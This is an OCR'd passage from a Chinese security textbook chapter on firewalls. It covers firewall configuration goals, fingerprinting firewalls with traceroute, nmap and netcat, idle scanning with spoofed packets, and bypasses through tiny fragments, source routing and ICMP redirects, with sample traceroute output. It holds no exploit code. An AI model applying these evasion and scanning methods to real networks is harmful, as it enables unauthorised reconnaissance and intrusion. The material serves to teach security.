


图 23.2　典型的局域网结构

最高安全级别的防火墙必须做到下列：

- 除了公开的网络服务外（例如 HTTP，FTP，和 SMTP），关闭所有的端口。
- 只允许发送的包到达那些明确安装服务主机的确定端口（例如，如果 WWW 服务器安装在主机 A 上，FTP 服务器安装在主机 B 上，那么必须在防火墙上屏蔽发向主机 B、80 端口的包）。
- 屏蔽由外向内、重定向到公司内部网的连接（尽管在这种情况下，内网用户不能以主动模式访问外部 FTP 服务器）。
- 屏蔽从 DMZ 定向到内部网的外出连接（除了 FTP 和 DNS 服务器外，它们需要外出连接）。

- 屏蔽从 DMZ 到内部网的进入连接（如果不这样做，攻击者控制公开服务器后，能轻易渗透内部网）。
- 屏蔽从外网到 DMZ 的、攻击常用的辅助协议的进入连接。例如，有可能是 ICMP。不过，应该提一下，屏蔽 ICMP 可能会导致严重的问题（例如，ping 将停止工作，不能自动确定首选的 MTU（Maximun Transmission Unit））。
- 用管理员指定的端口和/或 IP 地址屏蔽进出的连接。

实际上，防火墙的主要任务是保护公司内部网，使之不受那些在网上瞎逛、充满好奇心的傻瓜的骚扰。然而，这种保护很脆弱。如果内部网用户使用脆弱的浏览器或邮件客户端（大部分的软件或多或少都有些问题），那么攻击者可以引诱他们访问包含木马的 WEB 页面，或者向他们发送带病毒的电子邮件。在很短的时间内，整个局域网（local area network，LAN）内的机器都有可能被感染。即使禁止了从内到外的连接（在这种情况下，内部用户将不能访问因特网），shellcode 也能利用已经建立的 TCP 连接（攻击者通过这些连接把 shellcode 发送给被攻击的主机），把系统控制权交给黑客（更多细节，参见第 24 章）。

防火墙也可能会成为被攻击的目标，因为它和任何复杂的系统类似，不可能没有 bug 和漏洞。几乎每年都会发现防火墙的 bug。更糟糕的是，它们不会被立即补上（如果是硬件防火墙，更是如此）。令人诧异的是，拙劣的防火墙甚至会削弱系统的安全性（这主要是针对个人防火墙而言，它们非常流行）。

23.2 探测并识别防火墙

用适当的方式探测并识别防火墙（或 IDS），可以增加攻击成功的机率。然而，IDS 通常与防火墙结合在一起。

在介绍探测与识别防火墙以及绕过它的技术前，有必要看一下 IP（图 23.3）和 TCP（图 23.4）包头。




图 23.3 IP 头的内容




图 23.4　TCP 头的结构

大部分的防火墙会分析 IP 包头，丢弃 TTL 过期的包，从而屏蔽路由 tracing。我们可以通过防火墙的所作所为，发现它们。有些路由器的行为与此类似；然而，像前面提到的那样，路由器和包过滤防火墙之间并没有太大的差异。

通常用 traceroute 执行路由 tracing，它支持 ICMP 和 UDP（User Datagram Protocol）两种协议。注意，ICMP 经常被屏蔽。例如，跟踪被防火墙保护主机（例如，http://www.intel.ru）的路由，其结果如清单 23.1 所示。（注意，这个站点已被重新配置过，重定向到另外的页面。）

清单 23.1　跟踪的路由在防火墙前停止

```
$traceroute -I www.intel.ru
Route tracing to bouncer.glb.intel.com [198.175.98.50]
With maximum number of hops equal to 30:

  1  1352 ms    150 ms    150 ms  62.183.0.180
  2   140 ms    150 ms    140 ms  62.183.0.220
  3   140 ms    140 ms    130 ms  217.106.16.52
  4   200 ms    190 ms    191 ms  aksai-bbn0-po2-2.rt-comm.ru [217.106.7.25]
  5   190 ms    211 ms    210 ms  msk-bbn0-po1-3.rt-comm.ru [217.106.7.93]
  6   200 ms    190 ms    210 ms  spb-bbn0-po8-1.rt-comm.ru [217.106.6.230]
  7   190 ms    180 ms    201 ms  stockholm-bgw0-po0-3-0-0.rt-comm.ru
                                  [217.106.7.30]
  8   180 ms    191 ms    190 ms  POS4-0.GW7.STK3.ALTER.NET [146.188.68.149]
  9   190 ms    191 ms    190 ms  146.188.5.33
 10   190 ms    190 ms    200 ms  146.188.11.230
 11   311 ms    310 ms    311 ms  146.188.5.197
 12   291 ms    310 ms    301 ms  so-0-0-0.IL1.DCA6.ALTER.NET [146.188.13.33]
 13   381 ms    370 ms    371 ms  152.63.1.137
 14   371 ms    450 ms    451 ms  152.63.107.150
```

```
15    381 ms    451 ms    450 ms  152.63.107.105
16    370 ms    461 ms    451 ms  152.63.106.33
17    361 ms    380 ms    371 ms  157.130.180.186
18    370 ms    381 ms    441 ms  192.198.138.68
19      *         *         *     Time-out interval exceeded.
20      *         *         *     Time-out interval exceeded.
```

当跟踪到达主机 192.168.138.68 时，停止不前了，这说明碰到了防火墙或受限路由器。稍后，我将详细介绍绕过防火墙和受限路由器的方法。目前，考虑另外一个例子。这次跟踪另外一台主机，例如，http://www.zenon.ru（清单 23.3）。

清单 23.2　跟踪成功并不意味着没有防火墙

```
$traceroute -I www.intel.ru
Tracing route to distributed.zenon.net [195.2.91.103]
With maximum number of hops equal to 30:

  1  2444 ms  1632 ms  1642 ms  62.183.0.180
  2  1923 ms  1632 ms  1823 ms  62.183.0.220
  3  1632 ms  1603 ms  1852 ms  217.106.16.52
  4  1693 ms  1532 ms  1302 ms  aksai-bbn0-po2-2.rt-comm.ru [217.106.7.25]
  5  1642 ms  1603 ms  1642 ms  217.106.7.93
  6   1562 ms  1853 ms  1762 ms  msk-bgw1-ge0-3-0-0.rt-comm.ru
                                 [217.106.7.194]
  7  1462 ms   411 ms   180 ms  mow-b1-pos1-2.telia.net [213.248.99.89]
  8   170 ms   180 ms   160 ms  mow-b2-geth2-0.telia.net [213.248.101.18]
  9   160 ms   160 ms   170 ms  213.248.78.178
 10   160 ms   151 ms   180 ms  62.113.112.67
 11   181 ms   160 ms   170 ms  css-rus2.zenon.net [195.2.91.103]
Tracing completed successfully.
```

这次，跟踪行动正常完成了。然而，这意味着 Zenon 没有防火墙保护吗？有这个可能；不过，要找出确定的答案，还需要另外的信息。地址 195.2.91.193 属于 C 类网（因为 IP 地址中 3 个最有意义的位等于 110）。因此，如果这个网络没有防火墙保护，其中的大部分主机应该响应 ping 命令（类似于这个例子）。通过扫描，我们发现了 65 个开放的地址。因此，网络路径上没有路由器，或者是路由器或防火墙允许 ICMP 自由通过。

如果希望的话，黑客可以选择扫描端口。不过，端口开放并不能说明什么（防火墙可能只屏蔽了一个端口，但却是极为重要的一个）。例如，它可能保护脆弱的 RPC 免受外部攻击。第二，端口扫描过程不在可能不引起注意。但从另一方面来说，今天，几乎人人都在扫描端口，管理员也懒得搭理端口扫描了。

nmap（一个流行的端口扫描工具）在扫描过程中，如果端口什么都没有返回，或者返

回一个 ICMP 不可达的消息，nmap 会把这个端口的状态设为“filtered”（原文为 firewalled），我们可以据此检测防火墙（图 23.5）。在扫描时，如果防火墙阻塞包通过，会用 type 为 3、code 为 13 的 ICMP 包（admin prohibited filter）响应 SYN（synchronization）请求，这个 ICMP 包含防火墙的 IP 地址。遗憾的是，nmap 不显示这个地址；因此，黑客必须自己写定制的扫描器或用 sniffer 分析返回的包（你可以试一下 hping）。如果返回 SYN/ACK（synchronization/acknowledged），意味被扫描的端口是打开的。如果返回 RST/ACK（reset/acknowledged），意味着端口是关闭的或者被防火墙屏蔽了。当连接到被屏蔽的端口时，不是所有的防火墙都返回 RST/ACK。Check Point 防火墙返回 RST/ACK，有些防火墙像前面显示那样，或者发送 ICMP 消息，或者什么也不发送。




图 23.5　nmap 工具

大部分防火墙会开放一个或多个 TCP 端口，以支持远程管理，每种防火墙开放的端口都不尽相同，例如，Check Point 防火墙开放 256，257，和 258 端口，而 Microsoft Proxy 使用 1080 端口。当用 netcat 或 telnet 与防火墙建立连接时，有些防火墙会明确指定软件名与版本。实际上，这是代理服务器的典型行为。通过持续轮询被调查主机前的所有主机，扫描典型的防火墙端口，在大多数情况下，不仅能发现防火墙的身影，甚至还可以确定它的

IP 地址。不过，防火墙本身可能会关闭这些端口（不是所有的防火墙都允许远程管理），或者在前一跳的路由器上做了限制（在这种情形下，不能通过因特网远程控制防火墙）。

23.3 穿过防火墙的扫描和跟踪

一般来说，穿过防火墙直接跟踪是不可能的，因为没有那个管理员乐意把自己的内部网结构公布于众。因此，攻击者必须采用巧妙的手段。

例如，firewalk——一个著名的跟踪器，发送 TCP 或 UDP 探测包，确保它们到达直接位于防火墙之后的主机时 TTL 变成 0，使系统返回 ICMP_TIME_EXCEEDED 消息。有了这个功能，当系统内置的标准工具无能为力时，firewalk 仍能出色地完成任务，但 firewalk 不能战胜强保护的防火墙。因此，为了绕过强保护的防火墙，攻击者还必须使用更巧妙的方法。

假设新发送的每个 IP 包的 ID 递增 1（这是最常见的情形）。另一方面，根据描述 TCP 的 RFC-793 规范，目标主机必须返回 RST 包，这些包和已经建立的 TCP 连接无关。为了实现攻击，入侵者需要一台孤独的主机（平时基本上没有流量来往）。这样的主机可以生成可预知的 IP 序列。用黑话说，这样的主机被称为“哑”主机。寻找哑主机比较简单，攻击者向它发送 IP 包序列，分析 RST 包头里的 ID，基本上就可以确认了。之后，攻击者记下从哑主机接收到的、最后一个包的 ID；然后，选择攻击目标，向它发送一个 SYN 包（把哑主机的 IP 地址填在返回地址字段里，也就是伪造返回地址）。被攻击的主机将认为是哑主机试图与它建立 TCP 连接，将响应：SYN/ACK。哑主机收到莫名的 SYN/ACK 时，将返回 RST 并把 ID 计数器加 1。此时，黑客再次向哑主机发包，并把返回的 ID 与前面记录的做比较，据此推测出哑主机是否向被攻击的主机发送 RST 包。如果发过，意味着被攻击的主机是活动的，并且支持在预定端口上建立 TCP 连接。如果希望，黑客也可以用此方法扫描所有感兴趣的端口，而不会引起注意；用这个方法几乎不会暴露黑客的 IP 地址，因为是哑主机与被攻击的主机直接发生联系的。而且，从被攻击的主机看来，这似乎只是普通的 SYN 扫描。

假设哑主机在 DMZ 内，被攻击的计算机位于内部网。那么，通过向哑主机发送代表目标计算机的 SNY 包，黑客将能绕过防火墙；在这种情况下，防火墙会认为是内部主机正在尝试与它建立连接。注意，在 99.9%的情况下，防火墙都会允许这种类型的连接（如果不允许这样的连接，内部网用户将不能访问他们自己的公开服务器）。不过，前提是，从黑客到哑主机之间的路由器不能屏蔽带伪造返回地址的包；否则，包在到达目标之前，就已经被丢弃了。

hping 可以模拟这种场景，因此而成为入侵者渗透防火墙的主要工具。

作为一个变种，黑客可以捕获 DMZ 内某台主机的控制权，并把它作为下一步攻击的跳板。

23.4　渗透防火墙

只有高端的防火墙支持 TCP 包碎片重组。其他的防火墙只分析第一个碎片，任其他的碎片自由通过。通过发送多碎片的 TCP 包（TCP 包头被分成多个小的 IP 包（图 23.6）），黑客可以对防火墙隐瞒应答号。因此，防火墙不能确定此 TCP 包是否和已有的 TCP 会话对应（这个包可能/不可能属于公司用户建立的合法连接）。如果防火墙没有设置 Discard fragmented packets 选项，那么黑客通过碎片发起攻击，基本上可以成功。屏蔽碎片包会带来很多问题，干扰正常的网络运行。因此，在理论上只能屏蔽 TCP 包头碎片；然而，不是每种防火墙都支持这种灵活的配置策略。这类攻击（也称为 tiny-fragment attacks）非常强大，代表了入侵者追逐的趋势。

基于源路由的攻击方法不太重要；不过，我仍会仔细介绍。IP 允许黑客在包里指定路由信息。当 IP 包发往目标计算机时，黑客伪造的路由信息通常被忽略，包沿着既定的路由传给目标计算机。不过，目标计算机响应的包将沿着 IP 头部指定的路由返回，从而为用伪造的包替换它创造了有利的条件。这个攻击方法的简化变种仅被发送者 IP 地址的替换地址所限制。在这种情况下，攻击者可以发送伪装成内部网主机的包。精心配置的路由器以及大多数 UNIX 都会屏蔽含源路由信息的包。带伪造 IP 地址的包危害更大；不过，高端的防火墙允许你屏蔽这些包。

发送 ICMP Redirect 消息可以动态改变路由表；因此，允许（至少在理论上）黑客沿着指定的路由绕过防火墙（也参见第 27 章的 ARP 欺骗章节）。然而，现在很少碰到这样没有任何保护的系统。

